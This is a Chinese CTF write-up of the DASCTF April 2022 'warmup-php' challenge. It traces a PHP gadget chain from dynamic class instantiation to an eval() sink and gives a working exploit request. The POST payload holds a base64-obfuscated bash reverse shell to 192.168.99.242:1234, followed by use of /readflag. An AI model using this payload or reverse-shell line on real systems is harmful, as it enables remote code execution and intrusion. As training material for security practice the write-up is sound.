2022DASCTF Apr X FATE 防疫挑战赛 warmup-php

原创

Arnoldqqq 于 2022-04-24 19:30:13 发布 1384 收藏

分类专栏： 安恒月赛 文章标签： ctf web安全

主页代码逻辑就是自动加载class下类文件，然后动态调用一个类，并设置成员变量。最后调用类的run()方法。


```php
<?php
spl_autoload_register(function($class){
        require("./class/".$class."".php");
});
highlight_file(__FILE__);
error_reporting(0);
$action  =  $_GET['action'];
$properties  =  $_POST['properties'];
class  Action{

        public  function  __construct($action,$properties){

                $object=new  $action();
                foreach($properties  as  $name=>$value)
                        $object->$name=$value;
                $object->run();
        }
}

new  Action($action,$properties);
```

看uml类图其实就大致有数该实例化哪个类了，TestView



看这几个类文件的内容，很明显的页面模板生成代码，感觉是根据YII2框架的模板渲染提取的主要逻辑

先找漏洞点，在Base类中

```php
public function evaluateExpression($_expression_,$_data_=array())
{
    if(is_string($_expression_))
    {
        extract($_data_);
        return eval('return '.$_expression_.';');
    }
    else
    {
        $_data_[]=$this;
        return call_user_func_array($_expression_, $_data_);
    }
```


再去找调用链，搜索run()方法，在ListView类中

```php
    public function run()
    {
        echo "<".$this->tagName.">\n";
        $this->renderContent();
        echo "<".$this->tagName.">\n";
    }
```

接着跟到renderContent，会去调用类中的renderSection方法，$this->template需为{test}形式，才会被正则匹配，去调用renderSection函数

```php
public function renderContent()
{
    ob_start();
    echo preg_replace_callback( regex: "/{(\w+)}/",array($this,'renderSection'),$this->template);
    ob_end_flush();
}
```

renderSection函数会拼接方法名，然后调用该方法，`$matches[1]`的内容就是`$this->template`变量{}内的内容

```php
protected function renderSection($matches)
{
    $method='render'.$matches[1];
    if(method_exists($this,$method))
    {
        $this->$method();
        $html=ob_get_contents();
        ob_clean();
        return $html;
    }
```


接下来的函数调用就简单了，就是些变量赋值，最后调用evaluateExpression()函数到达函数执行点

```php
public function renderTableBody()
{
    $data=$this->data;
    $n=count($data);
    echo "<tbody>\n";

    if($n>0)
    {
        for($row=0;$row<$n;++$row)
            $this->renderTableRow($row);
    }
    else
```



```php
public function renderTableRow($row)
{
    $htmlOptions=array();
    if($this->rowHtmlOptionsExpression!==null)
    {
        $data=$this->data[$row];
        $options=$this->evaluateExpression
         ($this->rowHtmlOptionsExpression,array('row'=>$row,
         'data'=>$data));
        if(is_array($options))
            $htmlOptions = $options;
    }
```



```
/?action=TestView

#POST传参
properties[rowHtmlOptionsExpression]=system("bash -c '{echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4Ljk5LjI0Mi8xMjM0
IDA+JjE=}|{base64,-d}|{bash,-i}'")&properties[template]={TableBody}&properties[data][0]=111
```

直接反弹shell就行，读flag.txt提示没权限，ls -l / 看一下 使用/readflag读取即可

```
-r-x------    1 root root    43 Apr 23 12:04 flag.txt
drwxr-xr-x    2 root root     6 Nov 10  2019 home
drwxr-xr-x    1 root root    21 Nov 22  2019 lib
drwxr-xr-x    2 root root    34 Nov 18  2019 lib64
drwxr-xr-x    2 root root     6 Nov 18  2019 media
drwxr-xr-x    2 root root     6 Nov 18  2019 mnt
drwxr-xr-x    2 root root     6 Nov 18  2019 opt
dr-xr-xr-x 7767 root root     0 Apr 23 12:04 proc
-r-sr-xr-x    1 root root 14232 Apr 22 05:42 readflag
```

```
www-data@out:/var/www/html$ /readflag
/readflag
flag{f1b85aa7-43b7-4f19-ba47-0a343df87588}
execute this binary on the server to get the flag!
```